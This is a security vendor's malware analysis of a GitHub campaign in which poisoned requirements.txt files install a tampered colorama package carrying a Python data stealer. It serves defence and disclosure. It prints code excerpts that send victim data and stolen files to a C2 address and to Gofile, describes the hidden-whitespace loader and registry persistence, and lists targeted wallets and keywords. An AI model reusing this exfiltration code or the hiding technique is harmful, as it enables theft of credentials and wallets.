Analysis of Attack Activities Spreading Data-Stealing Trojan via Github

Antiy CERT

First release date: March 19, 2024

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT has detected an attack campaign that spreads data-stealing Trojans through GitHub. The attackers added malicious URLs to the requirements.txt file of the project's environment dependencies to obtain the popular open source modules that they maliciously tampered with, thereby implanting data-stealing Trojans in the victim's computer.

The attacker uses spaces to hide the malicious code at the end of the line of code to avoid being noticed by users; and uses a variety of means to confuse the malicious code to evade security product detection and hinder security personnel analysis. After passing through multiple layers of script payloads, a data-stealing Trojan written in Python will be executed. The data-stealing Trojan will steal sensitive information from browsers, social platforms, cryptocurrency wallets, and game clients on the victim host, and will steal folders and files that match keywords in the target path, and eventually send the stolen data back to the C2 server or upload it to the file sharing platform Gofile.

In this attack, the attacker introduced maliciously tampered popular open source modules into the projects they released, thereby spreading the data-stealing Trojan. Tampering with popular open source projects, adding malicious code to them, repackaging them, and maliciously referencing them in the released projects has become an attack method. It is difficult for users to detect whether there are abnormalities in the environment dependency files. Users should also be vigilant when using non-popular and unproven open source projects on the Internet to avoid executing malicious code hidden in them.

It has been proven that Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill the data-stealing Trojan.

2 Technical Review

The attacker uploads the project to GitHub and adds a malicious URL to the environment dependency file requirements.txt. When users use the project, they need to configure it according to the content in the file to download and execute the colorama module that has been maliciously tampered with by the attacker.

The malicious code added by the attacker is used to obtain the "version" file from its server. The file is encrypted and decrypted using the Fernet algorithm. After execution, the "inj" file is obtained and written to a temporary file. The "inj" file is obfuscated and the code is decompressed using zlib. The decompressed code is used to obtain the final data-stealing Trojan, which is persisted through the registry and transmits basic data such as the victim's user name and IP information to the C2 server.

The stealer will steal sensitive data from designated browsers, social platforms, cryptocurrency wallets, and game clients, and will steal files (up to 7) in folders containing keywords in the target path, as well as files containing keywords and less than 500,000 bytes (about 488 KiB). The POST method returns the stolen data to the C2 server. When the first return method fails, the data-stealing Trojan will upload the stolen data to the file sharing platform Gofile.



Figure2-12flow chart

3 Association Analysis

The malicious GitHub project discovered this time is " Discord-Token-Generator ", which was first created in January 2024.



Figure 3-1Malicious GitHub project

The project's environment dependency file, requirements.txt, contains a URL for hosting colorama-0.4.6.tar.gz. The attacker disguised the domain name, added malicious code to the popular open source module colorama-0.4.6, and repackaged it.

Figure 32

According to the malicious domain name found in the requirements.txt file, there are currently multiple projects in GitHub that reference modules that have been maliciously tampered with by attackers, and the related accounts may have been created by the same group of attackers.



Figure 3-3Related GitHub projects that reference the module that has been maliciously tampered with by the attacker

The domain used by the attackers to host the payload was registered in February 2024, indicating that this is an ongoing attack campaign.

Figure 3-4Registration time of the domain name used by the attacker

requirements.txt file in multiple malicious GitHub projects. During analysis, we were unable to obtain coloroma-0.4.3.tar.gz in the URL and could not determine whether the file was malicious.

Figure 3-5The trace of the attacker modifying requirements.txt

In addition, there are many traces of Portuguese in the Trojan files, indicating that the attacker may be located in a Portuguese-speaking country or region.



Figure 3-6The attacker uses Portuguese to output in the stealer file

The presence of several French words in the keyword list of the files stolen by the stealer suggests that the attackers may be targeting French-speaking users.

Figure 3-7French traces in the stolen documents

4 Sample Analysis

4.1 Colorama Module Tampered by Attackers

Colorama is an open source Python module that provides colored terminal text. The attacker hid the malicious code at the end of line 5 in the __init__.py file with 463 spaces, then repackaged the tampered colorama module and hosted it on the built server. Since the __init__.py file is used to define the initialization code of the package, the malicious code in it will be automatically executed when the user imports the package. The malicious code is used to receive the content of the "version" file from the attacker's server and execute it.



Figure 4-1Malicious code hidden by the attacker

4.2 version

The code in the "version" file uses the Fernet algorithm to decrypt the code using the attacker's customized key, and then executes the decrypted code.

Figure 4-2Execute the code for encryption and decryption using the Fernet algorithm

The decrypted code accesses the specified URL, writes the "inj" file content into a temporary file, and executes it through Python.



Figure 4-3Get the "inj" file content and execute

4.3 inj

The file is a Python script. The attacker named the variables and functions in Chinese and Japanese and obfuscated the code.

```
#Lets Try
from builtins import *
from math import prod as _系统
_代码_ = '尝试尝试 = "尝试尝试"'
乘积, _检测变量, _数学, _乘积, 运行, 计算 = print, str, tuple, map, ord, globals
class _堆栈溢出:
    def __init__(self, 系统):
        self._调用函数 = _系统((系统, 67566))
        self.内存访问(帧=64445)
    def 内存访问(self, 帧 = str):
        self._调用函数 *= 80708 + 帧
    def 统计学(self, 检测变量 = 56557):
        检测变量 -= 27634 + 66536
        self._随机 != type
    def _分割(理论 = str):
        return 计算()[理论]
    def 调用函数(_内存访问 = 73433 / 90634, 假设 = False, _理论 = 计算):
        _理论()[_内存访问] = 假设
    def execute(代码 = str):
        return 乘积(_检测变量(_数学(_乘积(运行, 代码))))
    @property
    def _随机(self):
        self.算法 = '<_主要的_._分割 特体 で 0x000001164348E787097>'
        return (self.算法, _堆栈溢出._随机)
if __name__ == '__main__':
    try:
        _堆栈溢出.execute(代码 = _代码_)
        _算法 = _堆栈溢出(系统 = -36891 + 73393)
        _堆栈溢出(系统 = -88191 + -63192).内存访问(帧 = _算法._调用函数 /
        -73249)
```


Figure 4-4 inj file content

The attacker also used spaces to hide the key code. After deobfuscation, it was found that the role of the script was to use zlib to decompress the next stage of code and execute it.



Figure 4-5Code compressed by zlib

4.4 Code Decompressed by zlib

The code is written in Python. Its function is to select a directory in %APPDATA%, %LOCALAPPDATA%, and %TEMP% to generate a file with a random name, write the content obtained from the specified URL into the file for execution, achieve persistence through the registry, and return the user name, IP information and other data of the victim host to the C2 server.

```
FolderOfFile = GetRandomDirr()                  #在%APPDATA%、%LOCALAPPDATA%、%TEMP%中随机获取一个目录
NameOfFile = CreateFileNamee(FolderOfFile)      #随机生成文件名称
FullFile = FolderOfFile + "\\" + NameOfFile     #组成完成的文件路径
WriteFilee(FullFile)                            #从指定URL处获取grb文件内容 并写入上面生成的文件路径中
StartFilee(FullFile)                            #执行
try:
    SetStart(FullFile)                          #通过注册表实现持久化
except:
    pass

username = getlogin() or getpass.getuser()      #获取用户名称

r = requests.post('http://162.248.100.217:80/loginj', json={"username": username, "userip": ipipv4,
"userscreenshot": screenshotlink}, headers={'Content-type': 'application/json'})    #回传数据
```

Figure 4-6The function of this code

4.5 Data-Stealing Trojan

4.5.1 Stealing Secrets

After the above multiple layers of payload are transmitted, a data-stealing Trojan written in Python will eventually be executed. Its secret stealing targets are shown in the following table.

Table 4-1Targets of espionage

Browser	Opera	Chrome	Brave	Vivaldi
	Edge	Yandex	Firefox	
Social platforms	Discord	Telegram		
Cryptocurrency wallets	Atomic Wallet	Guarda	Zcash	Armory
	Bytecoin	Exodus	Binance	Jaxx
	Electrum	Coinomi		
Game client	Steam	Riot Client		

The stealer will also steal files (up to 7) in folders containing keywords in the target path, as well as files containing keywords and less than 500,000 bytes (about 488 KiB). The target paths and keywords are shown in the following table.

Table 4-2Target paths and keywords

Target path	desktop	download	document	Recently used projects
Keywords	passw	mdp	motdepasse	mot_de_passe
	login	secret	bot	atomic
	account	acount	paypal	banque
	bot	metamask	wallet	crypto
	exodus	ledger	trezor	hardware
	cold	.dat	discord	2fa
	code	memo	compte	to0k3en
	backup	secret	seed	mnemonic
	memoric	private	key	passphrase
	pass	phrase	steal	bank
	info	casino	prv	privé
	prive	telegram	identifiant	personnel
	trading	bitcoin	sauvegarde	funds
	récupé	recup	note	

4.5.2 Feedback

The data-stealing Trojan is transmitted via HTTP POST sends the stolen data back to the C2 server.

```
def post_file_with_uuid_or_ip(filelocation):
    identifier = get_hardware_id() or get_local_ip() or get_fallback_hostname()
    if identifier:
        try:
            with open(filelocation, 'rb') as file:
                files = {'file': file}
                data = {'hwid': identifier}
                response = requests.post('http://162.248.100.217:80/upload', files=files, data=data)
                if response.status_code in [200, 403]:
                    linkfordownload = response.json()["link"]
                else:
                    linkfordownload = uploadToAnonfiles(filelocation)
        except FileNotFoundError:
            print(f"Erro: O arquivo {filelocation} não foi encontrado.")
            linkfordownload = uploadToAnonfiles(filelocation)
    else:
        linkfordownload = uploadToAnonfiles(filelocation)
    return linkfordownload
```

Figure 4-7 HTTP POST return method

When an error occurs in the feedback method, the data-stealing Trojan will upload the stolen data to the file sharing platform Gofile, and record the download link formed after the upload in the "loggrab" file and return it to the C2 server.

```
def uploadToAnonfiles(path):
    try:
        with open(path, 'rb') as file:
            files = {'file': (path, file)}
            response = requests.post(f'https://{gofileserver}.gofile.io/uploadFile', files=files)

            if response.status_code == 200:
                result = json.loads(response.text)
                return result["data"]["downloadPage"]
            else:
                return False
    except Exception as e:
        print(f"Error: {e}")
        return False
```

Figure 4-8Uploading data to Gofile

5 Protective Recommendations

5.1 Strengthen Terminal File Reception and Execution Protection

It is recommended that enterprise users deploy professional terminal security protection products, conduct real-time detection of local new and startup files, and periodically perform virus scans within the network. Antiy Intelligent Endpoint Protection System series products (hereinafter referred to as "IEP") rely on Antiy's self-developed threat detection engine and kernel-level active defense capabilities to effectively detect and kill the virus samples discovered this time.

IEP can monitor local disks in real time, automatically detect viruses on newly added files, send alerts and handle viruses as soon as they are discovered, and prevent malicious code from being activated.

Figure 5-1When a virus is found, IEP captures it and sends an alert immediately

IEP also provides users with a unified management platform, through which administrators can centrally view the details of threat events within the network and handle them in batches, thereby improving the efficiency of terminal security operation and maintenance.



Figure 5-2View and complete threat event handling through the IEP Management Center

6 IoCs

IoCs
96B4C32AFE965529510A6430C2A7AAD3
150B3626C85EC5AF88B86C0D0E24736B
6580C4990E1E56A7D31A36FF1A0502FA
DD9914573C751C4D8BE4BFE0519F9597
6573627FFC97CA6E82A238561C14A9E4
https[:]//files.pypihosted.org/packages/d8/53/6f443c9a4a8358a93a6792e2acffb9d9d5cb0a5cfd8802644b7b1c9a02e4/colorama-0.4.6.tar.gz
https[:]//pypihosted.org
162.248.100[.]217

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

